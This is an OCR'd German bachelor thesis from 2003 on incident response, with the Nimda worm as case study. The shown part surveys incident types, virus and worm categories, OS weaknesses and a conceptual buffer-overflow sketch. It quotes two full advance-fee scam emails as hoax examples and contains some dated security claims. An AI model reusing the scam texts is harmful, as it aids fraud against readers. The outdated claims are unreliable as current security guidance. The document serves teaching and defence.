
Universität Hamburg
Fachbereich Informatik



Baccalaureatsarbeit

Incindent Response am Beispiel von W32.Nimda.A@mm

Julia Fix
Irina Tsalman

Februar 2003

Betreuer: Prof. Dr. Klaus Brunnstein

Gliederung

1. Einleitung 1

2. Incident

2.1 Definition 3
2.2 Incident-Arten 3
2.2.1 Kategorisierung von Computerviren 6
2.2.2 Würmer 9
2.2.3 Sicherheitslücken des Betriebssystems 10
2.2.4 Angriffe über das Netz 12

3. Incident Response 20

3.1 Intrusion Detection und Response 20
3.2 Schutzparadigmen in Unternehmen 28
3.2.1 Gefahrenpotential 28
3.2.2 Schutzmöglichkeiten und Minimierung des Risikos 31
3.2.3 Notfallkonzept 33
3.3 Maßnahmen bei Angriffen 34
3.3.1 Vorbeugende und erkennende Maßnahmen 34
3.3.2 Reaktive Maßnahmen 37

4. Incident Response am Beispiel von W32.Nimda.A@mm 44

4.1 Vorfallsszenario 44
4.2 Analyse 49
4.2.1 Spreading 49
4.2.1.1 Mechanismus zum Auffinden der Angriffsziele 50
4.2.1.2 Beschreibung der Windows-Sicherheitslücken 51
4.2.1.2.1 Microsoft IIS/PWS Escaped Characters Decoding Command Execution Vulnerability 51
4.2.1.2.2 Microsoft IE MIME Header Attachment Execution Vulnerability 52
4.2.1.2.3 Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability 52
4.2.1.2.4 Microsoft Office 2000 DLL Execution Vulnerability 53
4.2.1.2.5 CodeRed II-Trojaner 53
4.2.1.3 Verbreitung über E-Mail 54
4.2.1.4 Infektion mittels Webserver 56
4.2.1.5 Verbreitung über freigegebene Laufwerke 59
4.2.1.6 Verbreitung über Webbrowser 60
4.2.2 Payload 61
4.2.3 Systemveränderungen 66
4.3 Incident Response 69

5. Zusammenfassung und Ausblick 74

Anhang: Glossar, Literatur- und Quellenangabe

1. Einleitung

Das Internet ist heute ein über die gesamte Welt verteiltes Computer-Netz, das sowohl für private Zwecke als auch für Unternehmens dienliche Aufgaben genutzt wird. Um den Zugang zum Internet und damit zum internationalen Kommunikationsdatennetz zu erleichtern, wurden die von den Unternehmen bereits vorhandenen Netzwerkinfrastrukturen ohne weitere Sicherheitsbedenken an das öffentliche Netz angeschlossen. Dieser Wandel fand leider oft sehr rasch statt und führte zu sicherheitsgefährdenden Konsequenzen für die betriebseigenen internen Netzwerke.

Sicherheitsbedenken für die benutzten Rechnersysteme und deren vertrauensvollen Daten existierten in nur geringem Umfang. Ein Bewusstseinswandel trat erst ein, als Angriffe auf Rechnersysteme in der Presse veröffentlich worden waren.

Seitdem das Internet den akademischen Bereich verlassen hat und es von immer mehr Firmen und Institutionen auch kommerziell genutzt wird, gehen Angriffe auf angeschlossene Rechner nicht nur von "neugierigen" Hackern, sondern in verstärktem Maße auch von professionellen Datenspionen aus.

In der folgenden Baccalaureatsarbeit wird das Thema des Incident Response behandelt. Angesichts des massiven Zuwachses der Bedrohungen im Laufe der letzten Jahre, ist es heute besonders wichtig, eine Antivirus-Politik zu formulieren, die zusätzlich zu den herkömmlichen, eher vorbeugenden Schutzmaßnahmen (Vireninfektion verhindern, Viren vor dem Ausbruch nachweisen), auch die Planung der Responsemaßnahmen nach dem möglichen Vorfall einbezieht. Die Ausarbeitung der theoretisch fundierten Responsemaßnahmen ist essentiell wichtig, um die Bekämpfung der Incidents und die Wiederherstellung des Systems nach dem Vorfall zu erleichtern.

Bisher waren die Programmierer von Anti-Virus-Software in der Lage, den Vorsprung der Viren-Programmierer im Wettlauf mit der Zeit immer relativ rasch einzuholen. Virus-Designer entwickeln jedoch laufend neue Techniken und zugleich zirkulieren Entwicklungswerkzeuge, die es Personen ohne Programmierkenntnisse ermöglicht, Mutationen zu erzeugen. Es ist also zu befürchten, dass die Zeitspanne zwischen Auftreten eines neuen Virus und der Erstellung des passenden Gegenmittels immer länger wird. Dazu kommt noch erschwerend die Tatsache, dass die Anwender noch immer kein Bewusstsein für die Sicherheitsproblematik im Netz und allgemein im Umgang mit EDV entwickelt haben. Angesichts dieser Entwicklungen gewinnt die Problematik der Ausarbeitung eines gesicherten Repertoires von Responsemaßnahmen heute besonders an Gewicht.

Diese Baccalaureatsarbeit behandelt das Thema des Incident Response am Beispiel von W32.Nimda.A@mm. In dem theoretischen Teil der Arbeit wird zuerst der Begriff „Incident“ im Sinne unserer Thematik möglichst weitgefasst definiert und eine Übersicht der verbreitesten Incident-Arten gegeben. Es werden dann die existierenden Ansätze zum Incident Response betrachtet. Im zweiten Teil der Ausarbeitung werden die theoretischen Grundlagen zu dem bekannten Vorfall aus dem Jahre 2001 - dem Nimda-Wurm - angewendet. Dabei werden zuerst die technischen Eigenschaften des Wurms beschrieben, insbesondere seine

Verbreitungsaktivität und die Schadensfunktionen, und abschließend wird auf die Responsemaßnahmen bei der Vorfallbehandlung eingegangen.

Abgeschlossen wird diese Arbeit durch eine Zusammenfassung der wichtigsten Folgerungen für den Endbenutzer in Anbetracht des heutigen Stands der Entwicklung der Incident Response Aktivitäten.

2. Incident

2.1 Definition

Die Bezeichnung *"incident"* (engl. Vorfall) bezieht sich auf ein schädigendes Ereignis in einem Informationssystem bzw. Netzwerk oder die Gefahr eines solchen Ereignisses. Beispiele von Vorfällen sind etwa ein unerlaubter Zugriff auf fremde Accounts, nicht autorisierte Benutzung/Aneignung von System-Rechten (privileges) oder die Ausführung von böswilligem Code, durch den die Daten zerstört werden. Andere Incidents sind Unfälle, wie Überschwemmungen, Feuer, elektrische Ausfälle, übermäßige Hitze und ähnliche Naturereignisse, die das Systemversagen verursachen können. Naturkatastrophen und Stromausfälle, obwohl sicherlich auch unerwünschte Vorfälle, sind im Allgemeinen kein Gegenstand der Incident-Response-Tätigkeiten. Für unsere Zwecke bezieht sich also der Begriff Incident (im Sinne der *Incident Response*) ausschließlich auf ein unerwünschtes sicherheitstechnisches Ereignis.

Beispiele von Ereignissen sind etwa die Reihenfolge des Systemboot-Vorganges, der System-Abbruch, oder die Route des Pakets innerhalb eines Netzwerks. Manchmal geben Ereignisse einen Hinweis auf einen Incident im System. Eigentlich sind die durch menschliches Versagen verursachte Incidents (zum Beispiel unbeabsichtigtes Löschen eines kritischen Verzeichnisses und aller darin enthaltenen Dateien) besonders kostspielig und folgenschwer. Jedoch dient die zunehmende Aufmerksamkeit der IT-Spezialisten und der Öffentlichkeit eher den informationstechnischen Sicherheitsvorfällen. Unter anderem geschieht dies, weil, aufgrund des nicht-linearen Wachstums der Netzwerksysteme, die Gefahr von unautorisiertem Fernzugriff und von böswilligen Angriffen mit Malware auf beliebige Netzteilnehmer besonders hoch wird. Sogar ohne profunde Programmierkenntnisse ist es heute möglich mit (inzwischen übers Internet für jedermann frei zugänglichen) Viren oder Email-Würmern großen Schaden anzurichten.

2.2 Incident-Arten

Die Bezeichnung "Incident" bezieht sich auf zwei verschiedene Arten von sicherheitstechnischen Ereignissen: Man spricht von einem Vorfall, wenn an dem Incident der Anwender mitverschuldet ist. Man benutzt den Begriff „Angriff“, wenn die Sicherheitsgefährdung des Anwenders von aussen kommt und keine Aktionen des Anwenders erforderlich sind. Man unterscheidet folgende allgemeine Kategorien von Incidents:

1. Malware

   Böswillige Codeangriffe sind Angriffe durch Programme wie Viren, Trojaner und Würmer, aber auch Programme, die Hacker/Cracker benutzen, um Passwörter zu erraten, bzw. um nicht authentisierte Tätigkeiten auszuführen. Die Schwierigkeit beim böswilligen Code liegt vor allem darin, dass das angreifende Programm typischerweise ihre Anwesenheit zu maskieren versucht und oft schwer zu entdecken ist. Selbstreplizierende böswillige Codes wie Viren und Würmer können sich außerdem schnell reproduzieren

und machen damit ihre Eindämmung zu einem besonders schwierigen Problem.

2. Nicht erlaubter Zugriff

   Nicht erlaubter Zugriff umfasst eine Reihe von Vorfällen; von unerlaubtem Einloggen in einen fremden Account bis zu nicht authentisiertem Zugang zu den in einem System oder auf einem Datenträger gespeicherten Dateien und Verzeichnissen (zum Beispiel durch Aneignen von Superuser-Vorrechten). Nicht erlaubter Zugriff könnte auch den Zugriff auf Netzwerkdaten zur Folge haben, wobei ein spezielles "Sniffer-Programm“ oder Device eingesetzt wird, um alle Pakete einzufangen, die das Netzwerk an einem besonderen Punkt überqueren.

3. Unerlaubte Nutzung von Dienstleistungen

   Es ist nicht unbedingt nötig, sich einen Zugang zu einem Account eines anderen Benutzers zu verschaffen, um einen Angriff auf ein System oder Netzwerk vorzubereiten. Ein Eindringling kann auch auf Information zugreifen, Trojaner einpflanzen und so weiter, einfach durch Missbrauch vorhandener Dienstleistungen. Beispiele sind etwa die Verwendung des Netzwerk-Dateisystems (NFS), um auf das Dateisystem einer remote-Server-Maschine zuzugreifen, der Missbrauch des VMS Dateizugriffslistener, um Dateien ohne Ermächtigung zu holen, oder Zwischendomäne-Zugriffsmechanismen in Windows NT um auf Dateien und Verzeichnisse in den Domänen von anderen Organisationen zuzugreifen.

4. Versagen eines Dienstes (DoS)

   Benutzer verlassen sich auf Dienstleistungen die durch Netzwerke bereitgestellt werden. Jedoch können die verschiedensten Malware-Typen diese Dienstleistungen auf viele Weisen beeinträchtigen oder gar ausschalten. Dazu gehört das Löschen eines sicherheitskritischen Programms, Überfluten der Benutzer-Mailbox mit Emails und Ändern der System-Funktionalität durch Anbringen eines Trojaners.

5. Missbrauch

   Missbrauch kommt vor, wenn jemand ein Computersystem für andere Zwecke benutzt als eigentlich beabsichtigt, wie zum Beispiel, wenn ein legitimer Benutzer einen Regierungscomputer missbraucht um persönliche Steuerdaten zu speichern.

6. Spionage

   Spionage bedeutet Stehlen von streng geheimen Informationen z. B. von einer Firma oder einer Regierung. Beispielweise wurden in den Vereinigten Staaten während der Operation „Wüstensturm“ im dritten Golfkrieg viele Fälle des unerlaubten Zugriffs auf US-amerikanische Regierungscomputersysteme zwecks Spionage bekannt.

7. Hoaxes

Man spricht von Hoaxes, wenn unzutreffende Informationen über Vorfälle oder nicht existierende Bedrohungen verbreitet werden, ob aus Spaß oder zwecks Einschüchterung der Benutzer. Ein modernes Beispiel sind so genannte „African Hoaxes“, wo man vorschlägt ein Konto zu cracken und dafür eine Belohnung zu bekommen :

```
Betreff: VERY URGENT

FROM THE DESK OF MAJOR SULEIMAN.M.ABACHA

Dear Sir,

RE: US$35,000,000.00 PAYMENT

I am Major Suleman M. Abacha the brother of the late
head of state of the Federal Republic of Nigeria
General Sani Abacha...

I have with methe sum of US$35,000.000.00 ...

Although the securitycompany does not know
theactualcontentsof theconsignments. However, when the
news came to me aboutmy brother’s death, I quickly
deposited the money witha foreign based security
company here in Nigeria whomI later advised to move
the consignments to theiroverseas office for security
reasons.

I will rather prefer to use your name or
company’s name as if I am paying you for goods you
supplied (sold) to me,just to divert the aftention of
some people so that when we meet in overseas, you can
open an account, where the money will be paid into,
for further transfer into your nominated bank account
in your country for the mutual benefit of you and me.

I am prepared to compensate you with a reasonable
amount of money based on your performance in this
transaction and when the money is finally paid into
your account, both of us will move down to your
country for the sharing of the money...

Yours faithfully,
MAJOR SULEMAN M. ABACHA
```

Oder ein weiteres Beispiel aus Kongo:

```
Betreff: URGENT ASSISTANCE

Dear  sir,
I am the son of the late  president of Democratic Republic Of
Zaire,President Mobutu Sese Seko...
Following the above named reasons, I am soliciting for your humble and
confidential assistance to take custody of THIRTY Million United States
Dollars  ( US$30,000,000.00 ), also to front for me in the areas of
business
you desire profitable.
Myself and my mother have decided to give 20% to you if you are able to
```

```
help
us claim this consignment.We have also decided to give you any money
spent
on phone calls or travelling expenses in the course of this transaction
at
the end of the transaction.
....number 31-630067740for an elaborate discussion...


Warm est regards,
Joseph Mobutu Sese-Seko
```

Die Malware wird auch nach ihren Funktionsweisen klassifiziert. Je nach System gibt es unterschiedliche Methoden ein System zu manipulieren:

- Trojaner sind Programme, die einerseits die gewünschte bzw. 'offizielle' Funktion ausführen, aber gleichzeitig die vom Hacker beabsichtigte Nebenwirkung ausführen.
- Würmer oder Wurmsegmente sind Programme, die sich selbständig über ein Netz verbreiten und sich auf anderen Rechnern vervielfältigen können.
- Viren sind Programme, die sich in andere Programme hineinkopieren (reproduzieren) und zeit- oder ereignisgesteuert Schäden hervorrufen.
- Logische Bomben sind zusätzliche Programmfunktionen, die vom Programmierer eingebaut werden. Sie treten erst zu einem bestimmten Ereignis zu Tage, z. B. werden alle Daten zwei Jahre nach Entlassung des Programmierers gelöscht.
- Trap doors sind Programmfunktionen, die einen nicht autorisierten Zugang zum System ermöglichen. Das muss nicht in böser Absicht geschehen, auch Programmteile, die zur Fehlersuche dienten und dann in der Verkaufsversion nicht entfernt wurden, oder Wartungsaccounts können zu trap doors werden.
- In Netzen gibt es dann noch Formen der *Tarnung* (z. B. Spoofing), bei der ein Rechner vorspiegelt, ein anderer zu sein. In vielen Betriebssystemen gibt es den Begriff des 'trusted host'. Vereinfacht gesagt sind dies Rechner, denen gegenüber der eigene Rechner 'offen' ist. Tarnt sich ein fremder Rechner als vertrauenswürdiger Host, wird das Eindringen erleichtert.


2.2.1 Kategorisierung von Computerviren

Im Laufe der Evolution der Viren hat sich eine große Anzahl von verschiedenen Virenarten entwickelt. Man geht heute von ca. 60000 verschiedenen Virenarten aus, die sich im Umlauf befinden. Wir stellen im Folgenden die bekannten Viruskategorien kurz dar.

2.2.1.1 Bootsektor-Viren

Dieser Typus von Viren benutzt als Wirt keine Anwendungsprogramme, sondern infiziert das System selbst. Disketten und Festplatten, von denen ein Computer


gebootet werden kann, enthalten in Systembereichen ausführbaren Code, der beim Systemstart ausgeführt wird. Diese Tatsache nutzen diese Viren aus, indem sie ihren eigenen Code dorthin schreiben und somit zuverlässig zur Ausführung gelangen.
Im ersten Sektor eines Datenträgers steht normalerweise ein Verweis, wo die Laderoutine für das Betriebssystem zu finden ist. Ein Bootsektor-Virus nistet sich in diesen Sektor ein, kopiert den ursprünglichen Bootsektor an eine andere Stelle. Bei einem Bootvorgang wird nun zunächst das Virus aktiviert. Anschließend wird der kopierte Bootsektor ausgeführt, der dann das Betriebssystem lädt. Auf diese Weise wird das Virus bei jedem Systemstart automatisch ausgeführt. Es bleibt resident im Speicher und infiziert jeden weiteren Bootsektor, den es finden kann. Zur Verbreitung ist es auf bootfähige Medien wie Disketten angewiesen. Bootsektor-Viren spielen daher heutzutage eine untergeordnete Rolle.



Bootsektor-Virus

2.2.1.2 File-Viren

File -Viren verbreiten sich durch infizierte ausführbare Programme, in die sich das Virus eingenistet hat. Beim Infizieren der Datei hängt sich das Virus meist hinter den ursprünglichen Programmcode an und schreibt vor diesen einen Sprungbefehl auf sich selbst. Beim Aufruf des modifizierten Programms wird also zunächst der Sprungbefehl auf den Viruscode vollzogen und dieser Code ausgeführt. Dieser kann nun seine Verbreitungs- und Schadensfunktion ausführen und startet nach deren Beendigung das eigentliche Wirtsprogramm.



Link- Virus

Eine andere Methode der Infektion ist es, einfach den Anfang des Wirtsprogrammes mit dem Viruscode zu überschreiben, wodurch das Programm aber zerstört wird. Diese „Überschreibenden Viren“ können aber dadurch schneller auffällig werden, weil die befallenden Programme nicht mehr lauffähig sind.

Schließlich kann ein Virus auch versuchen, in den Opferdateien unbenutzte Freiräume zu suchen, in die er seinen Code einbetten kann. Die Wirtsdaten verändern sich bei einer Infektion durch diese so genannten „Cavity“- Viren nicht in ihrer Länge, und verraten sich auf diese weise nicht durch geänderte Dateigrößen.

2.2.1.3 Speicherresidente Viren


Speicherresidente Viren bleiben nach der Aktivierung als Prozess im Speicher aktiv. Sie können sich damit auch nach Beendigung des infizierten Programms ausbreiten oder Schaden anrichten. Diese Eigenschaft wird meist mit den andern Vireneigenschaften kombiniert (z.B. bei Bootsektor-Viren, Tarnkappen-Viren).

2.2.1.4 Tarnkappen-Viren (Stealth-Viren)

Sie verbergen sich im Arbeitsspeicher, im Master-Boot-Record oder im Bootsektor. Sie benutzen unter anderem falsche Meldungen an Antivirusprogramme, um einem Viruscheck zu entgehen. Wenn eine infizierte Datei zur Bearbeitung geöffnet wird, wird sie vom speicherresidenten Tarnkappen-Virus desinfiziert und dann zur Bearbeitung freigegeben. Wird die bearbeitete Datei wieder geschlossen, infiziert sie der speicherresidente Teil wieder. Das Virus verschleiert natürlich auch sein Vorhandensein im Arbeitsspeicher des Systems.

2.2.1.5 Polymorphe Viren

Polymorphe Viren verhalten sich wie Link-Viren. Sie verschlüsseln und verändern aber mit jeder Infektion ihren eigenen Programmcode. Man kann diese Viren daher nur sehr schwer über eine Signatur erkennen. Dieser Typ gehört zur neueren Generation. Virusdesigner benutzen verschiedene "mutation engines" zum Generieren solcher Viren.



Polymorphes Virus

2.2.1.6 Makro-Viren

Makro-Viren infizieren und verbreiten sich nicht durch ausführbare Programme, sondern durch Datendateien wie Dokumente und Tabellen. Sie greifen dabei auf die umfangreichen Makro-Sprachen von Programmen wie Word oder Excel zurück.

Diese Makro-Sprachen dienen normalerweise zur Automatisierung von Arbeitsabläufen oder zur Implementierung neuer Funktionen. Die Makroprogrammiersprachen enthalten nicht nur Funktionen des zugehörigen Anwendungsprogramms, sondern auch Kommandos, um Funktionen des Betriebssystems anzusprechen, was den Makroviren umfangreichen Zugriff auf viele Systemkomponenten ermöglicht. Da die Lauffähigkeit der Makroviren lediglich von der unterstützten Makrosprache abhängig ist, sind diese Viren von der Rechner-Plattform und dem Betriebssystem unabhändig.

Eines der ersten Viren dieses Typs war "Concept", das Word-Dokumente infizierte. Concept nutzt zur Aktivierung das Makro "AutoOpen", das beim Öffnen eines Dokuments ausgeführt wird und das Virus selbst startet. Danach infizierte es die globale Dokumentvorlage "NORMAL.DOT" und installierte weitere Makros wie "FileSaveAs". Das Infizieren der Dokumentvorlage aktivierte das Virus bei jedem Aufruf von Word, da immer zuerst die Makros der Dokumentvorlage ausgeführt werden. Das Makro "FileSaveAs" sorgte für die Verbreitung, es kopierte das Virus beim Abspeichern eines Dokuments mit diesem Dokument.
Das Word-Virus "Melissa" kann zusätzlich durch die Outlook-Schnittstelle sich selbst per E-Mail verschicken und zeigt damit nur ein Beispiel der Möglichkeiten, die man bei der Virenentwicklung ausnutzen kann.

2.2.1.7 Skript-Viren

Diese Viren befallen Skripte wie JavaScript oder VBScript, die z.B. mit Hilfe des WSH (Windows Scripting Host) ausgeführt werden. Sie sind im Gegensatz zu Skript-Würmer noch selten.

2.2.2 Würmer

Computer-Würmer sind Programme, die sich selbst über ein Rechnernetzwerk verbreiten können. Es gibt sie in verschiedenen Ausprägungen, beispielsweise solche, die auf Netzwerk-Prozessen basieren oder Würmer, die sich selbst per E-Mail verschicken können. Im Abschnitt 4 dieser Arbeit thematisieren wir speziell den Nimda-Wurm. An dieser Stelle werden wir nur einen groben Überblick über die Wurm-Arten geben. Es lassen sich zwei Gruppen unterscheiden: Prozess-Würmer und Email-Würmer.

2.2.2.1 Prozess-Würmer

Ein Computer-Wurm setzt sich aus einer Anzahl von Prozessen, den Wurm-Segmenten, zusammen. Diese sind auf die Rechner eines Netzwerks verteilt und haben die Möglichkeit, gemeinsam bestimmte Leistungen zu erbringen:
"*Ein Wurm-Segment ist ein eigenständiger Prozess, der die Fähigkeit besitzt, eine eventuell modifizierte Abbildung von sich selbst über das Netzwerk auf einen anderen Rechner zu übertragen und dort zu aktivieren. Die erzeugten Abbildungen müssen diese Eigenschaft ebenfalls besitzen. Das Verhalten aller zugehörigen Segmente bestimmt das Verhalten eines Computer-Wurms. Die Ausbreitung der Wurm-Segmente erfolgt im Gegensatz zu einem Computer-Virus ohne eine Infektion*

von Dateien." (Klaus-Peter Kossakowski)
Ein Prozess-Wurm ist also nur im Arbeitspeicher der infizierten Rechner vorhanden. Dies ähnelt sehr einem Rechencluster und es gab dazu auch Versuche, mit Würmern ein verteiltes Rechnen zu realisieren.

Ein Beispiel ist der "Code-Red-Wurm“, der sich über einen Buffer-Overflow im HTTP-Server IIS von Microsoft verbreitete. Der Wurm schlug genau einen Monat, nachdem der Fehler bekannt wurde, zu und infizierte innerhalb 24 Stunden mehrere hunderttausend Rechner. Der Wurm öffnet eine TCP/IP Verbindung auf dem HTTP-Port 80 und nistet sich mit Hilfe des Buffer-Overflows im Speicher des Servers ein. Von dort aus versucht er weitere Server zu infizieren. Zwischen 20 und 24 Uhr GMT veranlasst er außerdem, dass alle infizierten Rechner einen DDoS-Angriff auf die Webseite des weißen Hauses ausführen. Wir werden auf den „Code-Red“ im Abschnitt 4 zurückkommen, wenn wir über den Nimda-Wurm zu sprechen kommen.

2.2.2.2 E-Mail-Würmer

Email-Würmer sind in der Lage, sich selbst über ein Netzwerk zu verschicken. Anders als die Prozess-Würmer infizieren die E-Mail-Würmer auch Dateien. Ein typischer Vertreter dieser Würmerart ist der Nimda-Wurm. Wir werden deshalb an dieser Stelle das Beispiel für einen E-Mail-Wurm auslassen, da wir später auf Nimda ausführlich eingehen.

2.2.2.3 Gegenmaßnahmen

Würmer nutzen normalerweise mehrere bekannte Schwachstellen in Kombination aus. Sobald Schwachstellen bekannt sind und auf einschlägigen Mailinglisten oder Websites der bekannten CERTs auftauchen, muss umgehend gehandelt und diese beseitigt werden. Unnötige Systemdienste, die allgemein wenig benutzt werden und daher tendenziell mehr Fehler enthalten können, sollte man deaktivieren. Intrusion-Detection-Systeme (IDS) können gegen verdächtiges Verhalten von Prozess-Würmern helfen. Gerade gegen E-Mail Würmer gibt es mehrere wirksame Mittel. Zum einen kann man, sofern man darauf nicht angewiesen ist, das jeweilige Makro-System, auf dem der Wurm basiert deaktivieren. Ein Filtersystem, welches eingehende E-Mail auf verdächtige Anhänge überprüft und natürlich ständig auf dem neuesten Stand gehalten werden muss, kann den Wurmbefall schon im Vorfeld verhindern. Wichtig ist auch vorsichtiges Verhalten seitens der Benutzer. Wenn man zum Beispiel von einem bekannten E-Mail Kontakt plötzlich in einer fremden Sprache und mit seltsamem Betreff angeschrieben wird, ist es sicher nicht verkehrt, die E-Mail mit einer gewissen Vorsicht zu handhaben.


2.2.3 Sicherheitslücken des Betriebssystems

Bis auf wenige Ausnahmen (z. B. FTP-Server, WWW-Server) sind bei PCs unter DOS, Windows 3.1x oder OS/2 keine Maßnahmen zur Sicherheit notwendig, da in den PCs in der Regel keine Anwendungen gestartet sind, die Kontaktaufnahmen von außen akzeptieren. Denn nur dann hat ein Eindringling eine Angriffsmöglichkeit. Problematischer sind hier schon Unix, Novell Netware, Windows 95, 98, ME oder

Windows NT, da hier prinzipiell Zugriff von außen möglich ist, wenn eigene Netzdienste angeboten werden, z. B. die Freigabe der Platte über NFS oder auch Fax-, Modem- oder Druckerserverprogramme. Bei der Wahl eines Serverbetriebssystems sollten daher Sicherheitsaspekte im Vordergrund stehen und nicht etwa die leichte Bedienbarkeit. So haben beispielsweise Viren bei DOS- oder Windowsrechnern leichtes Spiel, weil sie alle Programme auf der Platte befallen können. Bei Systemen mit Zugriffsrechten für Dateien (Unix, Novell Netware, Windows NT und 2000 etc.) können sie meist nur die Programme eines Benutzers verseuchen.

Es gibt viele Probleme, die durch das Betriebssystem selbst oder durch seine Administration hervorgerufen werden. Dazu einige Beispiele:

- Dienste werden ohne weitere Überprüfung als vertrauensvoll anerkannt. (R-Kommandos bei UNIX-Systemen, Excel- und Word-Applikationen im MS-Explorer, usw.)
- Netzdienste besitzen oft Lücken, die "historisch" bedingt sind. So waren früher Netzwerkverbindungen sehr störanfällig. Aus diesem Grund "vertrauen" Serverrechner anderen Servern um bei Ausfall deren Dienste zu übernehmen. Die Gefahr liegt darin, dass ein Server auch einem Hackerrechner vertraut und ihm seine Dienste zur Verfügung stellt.
- Fehler und Sicherheitslücken im Betriebssystem und den Serverprogrammen. Ein typischer Betriebssystemfehler, der ein Eindringen ermöglicht, ist der Buffer-Overflow. Dabei passiert folgendes:



Buffer-Overflow

  - Ein Server-Programm legt seine Daten vor der Verarbeitung in einem Puffer-Speicher ab.
  - Ein Überlauf des Speichers wird aber nicht getestet und verhindert.
  - Das Programm des Angreifers überflutet gezielt den Puffer und überschreibt damit die angrenzenden Speicherdaten.

Puffer	angrenzender Speicher	
123	Ich bin wichtig!	Puffer fast leer
1234567890132345	Ich bin wichtig!	Puffer voll
1234567890132345	1234bin wichtig!	Puffer-Überlauf (Buffer Overflow)
1234567890132345	1234/bin/sh	Einschleusen des Shell-Aufrufs

    - Das Server-Programm stürzt ab und hinterlässt das aufrufende Programm, das meist mit Administrator-Berechtigung läuft.
    - Am Ende der gesendeten Daten wird der Aufruf einer Shell übertragen (z.B.: /bin/sh).
    - Damit hat der Hacker Zugriff auf alle Funktionen des Betriebssystems.

  Einen weiteren Fall hat die Firma eEye in Microsofts Internet Information Server (IIS) entdeckt. Es handelt sich um eine Sicherheitslücke die es Angreifern erlaubt, einen beliebigen Code auf der betroffenen Maschine auszuführen. Das eEye-Sicherheitsteam behauptet, dass 90 Prozent aller IIS-Installationen im Internet verwundbar seien. Das Problem tritt beim Umgang mit speziellen Dateien auf (.HTR, .STM und .IDC). Angreifer können durch spezielle Anfragen einen internen Puffer zum Überlaufen bringen und damit eigenen Code ausführen lassen. Microsoft hat die Existenz des Bugs bestätigt und stellt einen Patch bereit.

- Lokale Services können ohne besondere Maßnahmen illegal genutzt werden (z. B. Dateifreigaben unter Windows, WWW-Verzeichnisansicht, DHCP im routerlosen Netz).
- Probleme mit Standarddiensten und Standard-Einstellungen
    - Bei der Installation von Betriebssystemen werden oft Standarddienste aktiviert. (z.B.: FTP-Server oder Apache-Webserver bei Linux)
    - Oft werden installierte Dienste "vergessen".
    - Viele der so genannten "netzwerkfähigen" Software-Produkte sind nur für kleine, lokale Netze ausgelegt und nicht für große Netze mit potentiellen Hackern. (Nicht selten wird Schreibrecht für alle Benutzer auf ein bestimmtes Verzeichnis verlangt.)
    - Viele Systeme besitzen Standardzugänge mit Standard-Passwörtern. (Wartungs-Accounts, Gast-Accounts, Demo-User)
    - Bei vielen Serverprogrammen ist nach der Installation keine Sicherheitseinstellung aktiv: Alles ist erlaubt.

2.2.4. Angriffe über das Netz

Für Benutzer von Netzwerken oder Einzelrechnern mit Internetzugang wird es immer wichtiger, sich mit der Sicherheit ihrer Rechner zu befassen. Die hier beschriebenen Sicherheitslücken und Angriffsmethoden bilden die Grundlage der meisten Attacken in heutigen TCP/IP-Netzwerken. Wir werden in diesem Abschnitt einen groben Überblick der ausgewählten Angriffsmethoden über das Netz geben. Insbesondere gehen wir auf Angriffsmöglichkeiten auf den unteren Schichten der TCP/IP-Protokollhierarchie ein: Sniffing, Spoofing, Hijacking und Denial-Of-Service-Angriffe. Oft werden mehrere der beschriebenen Methoden kombiniert.

2.2.4.1 Sniffing

Das Abhören der Daten (sniffing) ist ein seit langem bekannter Angriff über das Netz. Im lokalen Netz gelangen die Datenpakete an alle Rechner. Normalerweise werden Daten, die nicht an einen bestimmten Rechner adressiert sind, von diesem verworfen. Genau an dieser Stelle setzen die Sniffing-Attacken an. Statt die fremden

Daten zu verwerfen, kann man diese Daten speichern und eventuell weiter verwenden. So ist es z. B. möglich durch einen entsprechenden Filter eine komplette Verbindung zu protokollieren. Auf diese Weise kann ein Angreifer auch an Passwörter gelangen, wenn diese unverschlüsselt über das Netzwerk übertragen werden.
Das gilt natürlich auch für IP-Verbindungen. Bei vielen Betriebssystemen gehören entsprechende Sniffer-Programme zum Lieferumfang, da sie für den Test und die Fehlersuche in Netzen notwendig sind (z. B. tcpdump). Ihre Funktionalität schließt folgendes ein:

- Abhören des Netzwerkverkehrs
